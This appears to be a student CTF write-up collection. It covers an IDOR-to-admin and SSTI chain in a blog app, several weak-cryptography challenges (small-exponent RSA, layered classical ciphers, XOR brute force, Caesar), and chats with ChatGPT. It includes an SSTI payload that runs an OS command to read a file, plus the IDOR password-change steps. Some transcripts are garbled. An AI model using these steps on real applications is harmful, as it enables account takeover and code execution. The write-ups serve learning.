The tech-blog application's authentication flow contains an Insecure Direct Object Reference (IDOR) that allows attackers to escalate privileges to administrative accounts, and a Server-Side Template Injection (SSTI) in its rendering pipeline that can be leveraged for remote code execution together these vulnerabilities form a high-severity attack chain capable of full system compromise unless access controls are enforced and template inputs are properly validated and sanitized.

Key Findings:

- The application exposes user IDs through API endpoints
- Password change functionality lacks proper authorization checks
- User IDs can be manipulated to target administrative accounts
- No session or role verification during critical operations

Vulnerability Analysis:

- Information Disclosure in /api/host endpoint revealing user IDs
- Insecure Direct Object Reference (IDOR) in password change mechanism
- Broken Authentication allowing unauthorized password modifications
- Missing Access Controls for user management functions

Tools Used:

Burp Suite (Proxy, Repeater, HTTP History)

Web browser

Exploitation Step-by-step:

1. Log in, intercept traffic with Burp Suite, and in HTTP history find api/host.



Join TechBlog

Create your account to start sharing.

Username

Email

Password

[Create Account](#)

Already have an account? [Sign in](#)



Welcome Back


Sign in to your account

Username

Password

[Sign In](#)

Don't have an account? [Create one](#)



The image shows the Burp Suite interface with the Repeater tab selected. The target is set to http://103.87.66.26:9379. The request is a POST to /api/posts with a session cookie. The response is a 200 OK with a JSON body containing user information.

Request:

```

1 POST /api/posts HTTP/1.1
2 Host: 103.87.66.26:9379
3 Accept-Language: en-US,en;q=0.9
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
5 Accept: */*
6 Referer: http://103.87.66.26:9379/posts
7 Accept-Encoding: gzip, deflate, br
8 Cookie: session=eyJ3c19hZG1pb1I6ZmFsc2UsInVzZXJfaW0iOiJhY2Y2YmRlMC03HTNlLTo0OTYtOWE3Ni05OWVjYW5hMTVmYjciLCJ1c2VybWZlZSI6InRyaWw6ZXJzLn0.a0GeBQ.Hl8xLrLChn9H3jX60Aes9dEfulv
9 Connection: keep-alive
10
11

```

Response:

```

{
  "author": "admin",
  "content": "Security should be a top priority when building web applications. Here are some common vulnerabilities to avoid.",
  "created_at": "2025-10-14T18:55:12.452595",
  "id": 4,
  "title": "Security in Web Applications",
  "userId": "173c4632-fc60-4cca-bb2c-0482240c9b56"
},
{
  "author": "jane_smith",
  "content": "When designing databases, it's important to consider normalization, indexing, and performance.",
  "created_at": "2025-10-14T18:55:12.452594",
  "id": 3,
  "title": "Database Design Principles",
  "userId": "173c4632-fc60-4cca-bb2c-0482240c9b56"
}

```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 8
- Response headers: 5


- Look there for the userid.
- Go back to the web app, open the change-password request in HTTP history, and replace the user id and password in that request.


```


ss="container py-5">
  class="row">
    <div class="col-12 mb-4">
      <a href="/admin" class="btn btn-outline-secondary">
        <i class="fas fa-arrow-left"></i> Back to Admin Panel
      </a>
    </div>
  </div>
  <div class="row justify-content-center">
    <div class="col-lg-8">
      <div class="card shadow">
        <div class="card-header bg-primary text-white">
          <h4 class="mb-0"><i class="fas fa-file-alt"></i> Post Details</h4>
        </div>
        <div class="card-body p-5">
          <div class="mb-4">
            <h6 class="text-muted">POST TITLE</h6>
            <i-- Vulnerable SSTI: title is evaluated as a template -->
            <h2 class="fw-bold">Security in Web Applications</h2>
            <small class="text-muted">Raw title: Security in Web Applications</small>
          </div>
          <div class="row mb-4">
            <div class="col-md-6">
              <h6 class="text-muted">AUTHOR</h6>
              <p class="mb-0">
                <span class="badge bg-info">admin</span>
                <span class="badge bg-warning">Administrator</span>
              </p>
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>

```

CTF - Trickers - Praisilia



6. Change the editable post's title to:



7. {{lipsum_globals.os.popen('more /flag.txt').read()}}

Impact and Severity (CVSS):

In a real system this chain is critical: the IDOR in the change-password flow can enable administrative account takeover, and the SSTI sink in admin-editable fields can lead to arbitrary code execution, data exfiltration (including sensitive files), and full host/application compromise together yielding a very high CVSS impact (typical scores in the High–Critical range, e.g., ~7.8–9.8) and requiring immediate remediation.

Cryptography

coRSAir

Solved On: 13/10/2025

Solved by: Qwyn Celine Djimondo

Flag Retrieved: pu-flag{e_v4IU3_sh0uLD_n0T_b3_sm4LL}

Challenges overview:

The challenge supplies N , $E = 3$, and C . Since the public exponent is small and the message fits the condition $m^3 < Nm^3 < Nm^3 < N$, the ciphertext equals the plain integer cubed (no modular reduction). Therefore we recover the plaintext by calculating the integer cube root of C and converting that integer to text — which reveals the flag.

Key Findings:

- Public exponent $E=3$ (small).
- Ciphertext C is a perfect cube (i.e., $m^3 = C$).
- $C < N$, meaning encryption produced no modular reduction — classic *low-exponent, small-message* RSA weakness.
- Recovering the plaintext reduces to computing the integer cube root of C .

Vulnerability Analysis:

RSA encryption computes $C \equiv m^e \pmod{N}$. If $m^e < N$, then $C = m^e$ exactly (no modulo wrap). When e is small (3, 5, etc.), and message m is small enough, an attacker can compute the exact integer e -th root of C to recover m .

Attack surface: small exponent combined with deterministic encoding of small secrets (flags) can leak information easily. In real systems, this is why padding (OAEP) and sufficiently large randomized plaintexts are required.

Tools Used:

Python 3

Notepad

ChatGPT

Exploitation Step-by-step:

1. First of all, I asked chatGPT to analyze the code and provide the updated python code based on this case, because I thought this would definitely run in python.

bisakah kamu memberikanku code python yang sesuai dengan case ini?

Tentu bisa 🧯

berdasarkan challenge kamu (RSA dengan $E = 3$, $C < N$, plaintext kecil, jadi bisa dipecahkan dengan *integer cube root*), berikut code Python yang **pasti jalan di Windows PowerShell** tanpa error — kamu cukup copy-paste ke file baru dan run langsung.

🌱 Langkah cepat:

1. Buka PowerShell
2. Jalankan: CTF-Trickers-Qwyn Celine Djimondo

```
powershell
```

Salin kode

```
notepad rsa_small_e.py
```

and chatGPT gives the code that I have to run in python 3 terminal

✅ Kode Python final (untuk case kamu)

```
python CTF-Trickers-Qwyn Celine Djimondo Salin kode

# rsa_small_e.py
# --- Small Exponent RSA (E = 3) ---

# Given values
N = int("825460204899476947425530913932057197685698946931439878324938607854290057")
C = int("104271165239487467615379306626373965113547094810278039479240850363192167")
E = 3

# Function to find integer n-th root
def iroot(k, n):
    """Return floor(k ** (1/n)) as integer using binary search."""
    lo = 0
    hi = 1 << ((k.bit_length() + n - 1) // n)
    while lo < hi:
        mid = (lo + hi + 1) // 2
        if mid ** n <= k:
            lo = mid
        else:
            hi = mid - 1
    return lo
```


then after that i moved the code to notepad with the format rsa_small_e.py

```
File Edit Lihat

# rsa_small_e.py
N =
int("8254602048994769474255309139320571976856989469314398783249386078542900575240294540333770745071670565282760633978801239552050710192397198736581657641571103505537918187061694412585065539501065274592486232520877514600423953136560646269091056251936323013571445448864454029")
C =
int("10427116523948746761537930662637396511354709481027803947924085036319216735410483433960245564818047334883747428538287981907088769386101134055745079349837627993207616933765368849037675462005688838838935380968915371036103411238611158984179029991619610195805458789")
E = 3

def iroot(k, n):
    """Return floor(k ** (1/n)) as integer using binary search."""
    lo = 0
    # choose hi as a power of two large enough
    hi = 1 << ((k.bit_length() + n - 1) // n)
    while lo < hi:
        mid = (lo + hi + 1) // 2
        if mid**n <= k:
            lo = mid
        else:
            hi = mid - 1
    return lo

def extract_flag(C, e):
    m = iroot(C, e)
    if pow(m, e) != C:
        raise ValueError("C is not a perfect e-th power (or e not small/simple).")
    # convert to bytes and decode
    b = m.to_bytes((m.bit_length() + 7) // 8, "big")
    try:
        return b.decode()
    except UnicodeDecodeError:
        return b.hex() # fallback

if __name__ == "__main__":
    flag = extract_flag(C, E)
    print("Recovered flag:", flag)
```

CTF-Trickers-Qwyn Celine Djimondo

and yasshh, after running it in the terminal the flag immediately appeared

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\qwynd> python rsa_small_e.py
C:\Users\qwynd\AppData\Local\Microsoft\WindowsApps\python.exe: can't open file 'C:\\Users\\qwynd\\rsa_small_e.py': [Errno 2] No such
file or directory
PS C:\Users\qwynd> dir

CTF-Trickers-Qwyn Celine Djimondo

Directory: C:\Users\qwynd

Mode                LastWriteTime         Length Name
----                -
d-----         06/10/2025    17.08             .android
d-----        14/10/2025     07.38             .gradle
d-----         06/10/2025     01.25             .skiko
d-----        20/09/2025     16.55             .thumbnails
d-----        15/10/2025     15.43             .VirtualBox
d-----        15/10/2025     15.22             .vscode
d-----         06/10/2025     14.19      AndroidStudioProjects
d-----         07/10/2025     08.47      blenderkit_data
d-r-----        20/09/2025     15.29             Contacts
d-r-----        15/10/2025     16.02             Desktop
dar-----        16/10/2025     08.59             Documents
dar-----        16/10/2025     08.58             Downloads
d-r-----        20/09/2025     15.29             Favorites
dar-----        15/10/2025     08.10             iCloudDrive
d-r-----        20/09/2025     15.29             Links
d-r-----        20/09/2025     15.29             Music
dar-----        15/10/2025     15.44             OneDrive
d-r-----        15/10/2025     16.01             Pictures
d-r-----        20/09/2025     15.29             Saved Games
d-r-----        20/09/2025     15.49             Searches
d-r-----        25/09/2025     00.12             Videos
```

```
PS C:\Users\qwynd> dir 20/09/2025 15.29 Saved Games
PS C:\Users\qwynd> dir 20/09/2025 15.49 Searches
PS C:\Users\qwynd> dir 25/09/2025 00.12 Videos
PS C:\Users\qwynd> dir 06/10/2025 10.28 VirtualBox VMs
PS C:\Users\qwynd> dir 14/10/2025 07.36 webcam
PS C:\Users\qwynd> dir 14/10/2025 07.33 week6
PS C:\Users\qwynd> dir -a 30/09/2025 00.00 16 .emulator_console_auth_token
PS C:\Users\qwynd> dir -a 15/10/2025 16.45 7989 .python_history
PS C:\Users\qwynd> dir -a 15/10/2025 15.30 1790 decrypt_enc3.py
PS C:\Users\qwynd> dir -a 14/10/2025 08.54 277 flag.txt
PS C:\Users\qwynd> dir -a 14/10/2025 08.54 277 gitconfig
PS C:\Users\qwynd> dir -a 10/10/2025 11.17 881 homepage.html
PS C:\Users\qwynd> dir -a 14/10/2025 08.52 1238 page.html

PS C:\Users\qwynd> notepad rsa_small_e.py
PS C:\Users\qwynd> python rsa_small_e.py
Recovered flag: pu-flag{e_v4lU3_sh0uLD_n0T_b3_sm4LL}
PS C:\Users\qwynd>
```

CTF-Trickers-Qwyn Celine Djimondo

Impact and Severity:

This challenge demonstrates why using raw RSA without proper padding is highly insecure. When a small public exponent like $e = 3$ is used without padding, and the plaintext is small, the ciphertext can be directly cube-rooted to recover the message. This results in a complete loss of confidentiality of encrypted data.

Impact:

An attacker can recover the plaintext (flag) directly from the ciphertext without needing the private key. In a real-world system, this means exposure of sensitive information such as credentials or session tokens.

Severity:

High, this vulnerability completely breaks the purpose of encryption by allowing plaintext recovery from ciphertext.

CVSS v3.1 Base Score: 7.5 (High)

Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Explanation of CVSS vector:

- AV:N (Attack Vector – Network): The attack can be carried out remotely if the ciphertext is accessible.

- AC:L (Attack Complexity – Low): The computation only needs basic math (cube root), no complex exploitation.
- PR:N (Privileges Required – None): The attacker does not need any authentication.
- UI:N (User Interaction – None): No user action is needed.
- S:U (Scope – Unchanged): The impact is limited to the affected cryptographic component.
- C:H (Confidentiality – High): Complete disclosure of the plaintext.
- I:N (Integrity – None): No modification of data.
- A:N (Availability – None): No effect on system availability.

TripleThreatSolid

Solved On: 12/10/2025

Solved by: Qwyn Celine Djimondo

Flag Retrieved: pu-flag{4re-y0u-5uR3-Cyb3r-S3cur1ty-l5-345y-n0w?}

Challenges overview:

In this challenge, I was given a strange encrypted token found inside my friend's backup note.

The task was to decrypt the token and recover the hidden flag.

The files provided were:

- A text note containing the encrypted token
- A Python script that partially implements a triple encryption system
ENC3::c65b07b013479441::49::p{0Miv5-wu1-XUgD0ez-sy7-5?(3toIDfkb}1v
FbMbHde-4y--1-zZ

The encryption script shows that the message was protected by **three layers of encryption**:

1. Columnar Transposition Cipher
2. Atbash Cipher
3. Vigenère-like Cipher (a custom Caesar shift using a key)

The goal was to reverse these steps and discover the correct key.

Key Findings:

From the provided Python code, the decryption order must follow the reverse of the encryption order:

Vigenère → Atbash → Columnar Transposition

The token structure (ENC3::.....) revealed some metadata but not the key. By testing possible keywords, I found that the key "KATANA" successfully decrypted the ciphertext and produced a readable flag.

Vulnerability Analysis:

This challenge is not about exploiting a security flaw, but about understanding how classical ciphers can be layered together.

Each encryption method is reversible and easy to decode if the algorithm and key are known.

Once the correct decryption order and key were identified, the entire message could be restored.

Tools Used:

- Python 3
- ChatGPT (for analyzing and fixing the code)
- Text editor (VS Code / Notepad++)
- Terminal for running the decryption script

Exploitation Step-by-step:

1. Identify the encryption pattern

From the given code, I recognized the use of:

- Columnar Transposition Cipher
 - Atbash Cipher
 - Custom Vigenère Cipher (shift based on a repeating key)
2. Understand the code (reverse order)

The given decrypt function performed the operations in this sequence:

1. $d(ct, key)$ — Vigenère-like subtraction (only characters in $_A = A-Za-z0-9$ are transformed; non- $_A$ characters pass through unchanged).
2. $c(s)$ — Atbash substitution: for letters map $A \rightarrow Z, B \rightarrow Y, \dots, a \rightarrow z$, etc.
3. $b(s, key)$ — Columnar transposition inverse by using a stable sort on the key to determine column order and then reading rows.

We must apply the same functions in the same order to recover the plaintext (the code already implements the correct reverse order).

- Therefore, I needed to reverse them in this order:
1. Vigenère-like decryption

2. Atbash decryption
3. Columnar Transposition decryption

2. Analyze the Python script

First of all, I asked GPT chat to explain the meaning of the txt encryption code.


```
ENC3::c65b07b013479441::49::p{0Miv5-wu1-XUgD0ez-sy7-5?(3toIDfkb}1vFbMbHde-4y--1-zZ
```

ini artinya apa?

CTF-Trickers-Qwyn Celine Djimondo

the key is hidden somewhere in the discord channel. Perhaps in one of the moderator

3. After that, I tried to find the meaning of the clue and found KATANA in Mam Farah's bio on Discord.



4. after that I asked chatGPT to make python code with the keyword KATANA

ENC3::c65b07b013479441::49::p(0Miv5-wu1-XUGD0ez-sy7-5?(3tolDfkb)1vFbMbHde-4y--1-zZ
buatkan code python dengan kata kunci KATANA

CTF-Trickers-Qwyn Celine Djimondo

Berikut script Python siap pakai — kunci sudah di-set ke `KATANA`. Simpan sebagai

decrypt_with_katana.py lalu jalankan `python3 decrypt_with_katana.py`.

```
python

#!/usr/bin/env python3
# decrypt_with_katana.py
# Decrypt the provided ENC3 token using key "KATANA"

from itertools import cycle

TOKEN = "ENC3::c65b07b013479441::49::pFmiv5-wu1-XUGD0ez-sy7-5?(3toIDfkb)1vFbMbHd
_KEY = "KATANA"
_A = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_"
```

5. After that, i run with terminal python..

```

C:\Program Files\WindowsAp... + - v
Python 3.13.9 (tags/v3.13.9:8183fa5, Oct 14 2025, 14:09:13) [MSC v.1944 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> python3 decrypt_friend_note.py
File "<python-input-0>", line 1

... TOKEN = "ENC3::c65b07b013479441::49::p{0Miv5-wu1-XUGD0ez-sy\
... TOKEN = "ENC3::c65b07b013479441::49::p{0Miv5-wu1-XUGD0e7-5?{7-5?{3toIDfkb}1vFbMbHde-4y--1-zZ"
... if rr < len(cols[cc]): out.append(cols[cc][rr]) ... return "".join(out)
...
... def atbash(s):
...     o = []
...     for ch in s:
...         if 'A' <= ch <= 'Z': o.append(chr(ord('Z') - (ord(c\
...             elif 'a' <= ch <= 'z': o.append(chr(ch) - ord('a'))h) - ord('A'))))e: o.append(ch)
...             elif 'a' <= ch <= 'z': o.append(chr(ord('z') - (ord\
...                 (ch) - ord('a'))))
...         return "".join(o)
...     def vigenere(ct, key):
...         usable = [x for x
...         out = []
...         for ch in ct:LPHABET.index(ch)
...             if ch in ALPHABET:ndex(
...                 kch = next(ks)HABET[(i - j) % len(ALPHABET)]])
...                 i = ALPHABET.index(ch)
...                 out.append(ALPHABET[(i - j) %
...                 out.append(ch)
...         else:
...         return "".join(out)
...     def decrypt(token, key):
...         tag, nh, ol, ct = token.split(":", 3)
...         s2 = vigenere(ct, key)
...         s1 = atbash(s2)
...         full = b(s1, key) "KATANA"
...         print(flag)
... pu-flag{4re-yBu-5uR3-Cyb3r-S3cur1ty-I5-345y-n0w?}
>>>
CTF-Trickers-Quyn Celine Djimonda

```

Impact and Severity:

Low to medium in a CTF/learning context - this is clearly a pedagogical challenge.

High risk if the same chaining and a weak/out-of-band key are used for real confidential data in production - an attacker who discovers the key or brute-forces likely keys easily recovers the secret.

shouldBeEz

Solved On: 10/10/2025

Solved by: Qwyn Celine Djimondo

Flag Retrieved: pu-flag{ltz-E45Y-r1ght?-Or-iS-1t-not?}

Challenges overview:

You are given `prob.py` (encryption script) and `encrypted.txt` (list of encrypted integers). The objective: recover the original flag string.

From inspecting `prob.py`, the encryption works by selecting a large prime n in the range between $\text{ceil}(\text{sqrt}(10^{**}500))$ and $\text{floor}(\text{sqrt}(10^{**}600 - 1))$, squaring it to produce $s = n*n$, and XORing that large integer with the ASCII value of each flag character:

Key Findings:

- `prob.py` explicitly reveals how the key is created (prime selection and squaring).
- Because the plaintext unit is a single byte (0–255), we can brute-force all possible byte values for each encrypted number.
- XOR is reversible: $s = \text{encrypted_value} \oplus \text{possible_byte}$. So to find the correct byte we look for `possible_byte` such that s is a perfect square and $\text{sqrt}(s)$ is prime and falls in the expected n range.

Vulnerability Analysis:

- The scheme uses XOR with a predictable mathematical structure (square of a prime). Although s is very large, the effective key-space per byte is only 256 values — trivial to brute force.
- No additional secrecy (per-byte randomness, padding, or MAC) protects a single byte against brute force.
- Conclusion: cryptographic weakness arises from combining XOR with an easily testable algebraic property (perfect square of a prime).

Tools Used:

Python 3
chatGPT

Exploitation Step-by-step:

Read the encrypted file

encrypted.txt contains comma-separated big integers. Each one corresponds to an encrypted flag byte.

Decryption strategy

For each ciphertext integer E :

- Loop `possible_byte` from 0 to 255.
- Compute $s = E \wedge \text{possible_byte}$.

Quick rejections:

- If $s \leq 0$, skip (we need positive perfect squares).
- Check perfect-square property:
- Let $r = \text{isqrt}(s)$ (integer square root).
 - If $r * r \neq s$, s is not a perfect square $\rightarrow$ skip.
- Check range and primality of r :
- If `not (L <= r <= H)`, skip.
 - If r is not prime, skip.

If all checks pass, accept `possible_byte` as the recovered plaintext byte for this `E`. Append it to the plaintext byte array and proceed to the next `E`.

3. After that I asked for help from chatGPT to provide the python code.

4) Full example Python implementation (conceptual)

This script is ready to run in a standard Python environment (you can adapt the primality tester as needed). It uses a Miller–Rabin probabilistic test for speed on large integers.

```
python
import math
from typing import List

# --- Miller-Rabin primality test (deterministic bases for 64-bit omitted,
# but for very large numbers use a probabilistic witness set or sympy.isprime)
def is_probable_prime(n: int, witnesses: List[int] = None) -> bool:
    if n < 2:
        return False
    small_primes = [2,3,5,7,11,13,17,19,23,29]
    for p in small_primes:
        if n % p == 0:
            return n == p
    # Write n-1 as d*2^s
    d = n - 1
    s = 0
```

And i ask chatGPT to give me the flag ...

give me the flag from the Python code

pu-flag{1tz-E45Y-r1ght?-0r-iS-1t-not?}

📄 👍 💬 ↗️ ↺️ ⋮

CTF-Trickers-Qwyn Celine Djimondo

Impact and Severity:

Potential impact if this vulnerability existed in a production system:

- **Total loss of confidentiality:** Sensitive data (passwords, API keys, tokens, personal information) encrypted under this scheme would be recoverable with a small script and negligible compute resources. The attacker needs only the ciphertext file.
- **Data exposure cascade:** If those recovered secrets are reused (e.g., same tokens used across services), an attacker could pivot to other systems and escalate access.
- **Undermined trust & compliance risk:** Leakage of secrets may lead to regulatory breaches (GDPR, PCI, etc.), legal exposure, and reputational damage.
- **Automation of exfiltration:** Because the attack is deterministic and per-byte, it can be fully automated to scan many ciphertexts quickly; large datasets become trivially recoverable.
- **Low barrier to exploitation:** The required tools are standard (Python, big integers), and the algorithmic complexity is extremely low (256 tries per byte + cheap primality/square tests).

Severity: High — Critical

The root cause is using a deterministic, easily identified mathematical keystream (perfect squares and an optional constrained prime n) rather than a cryptographically secure, secret keystream. That design choice destroys the security guarantees of XOR-based stream encryption and leads to full plaintext recovery.

eXORcise

Solved On: 13/10/2025

Solved by: Sheryl Sharon Kaparang

Flag Retrieved: pu-flag{x0R-1s-v3ry-fUn-4-L34rn1nG-CryPt0gr4phY}

Challenges overview:

This challenge requires decoding a **note.txt** file, identifying **five character names** from the message, and combining them into a single **key**. That key is then used to decrypt and reveal the final flag.

Key Findings:

- The challenge is not straightforward — nothing is directly visible.
- The **note.txt** file was encoded (Caesar cipher), and only after decoding it did the real clues appear.
- Finding and correctly combining the **five character names** into a single continuous word was the critical breakthrough to generate the correct decryption key.

Vulnerability Analysis:


- The challenge demonstrates the weakness of **simple classical ciphers** like Caesar, which can be easily broken.
- It also shows how using a **human-readable phrase or character names as a key** is insecure, as such keys can be guessed or reconstructed from clues.
- No technical exploits were needed — only decryption and logical reconstruction.

Tools Used:


- Caesar Cipher Decoder
- ChatGPT
- VSCode

Exploitation Step-by-step:


1. I opened the zip file that was sent as a hint. In the folder, there were three files: note.txt, chal.txt, and Python coding. I suspected the note.txt file because it contained several words with random letters, so I tried using the Caesar cipher and this is what I found.



2. And sure enough, my suspicions were correct. Next, we have to write down five character names based on this hint, then I asked Ms. Farah more specific questions about these five characters.



With a bonus clue wkwk



Red haired hunter : MIRA
dark blue smoker : OMEN
purple vampire : REYNA
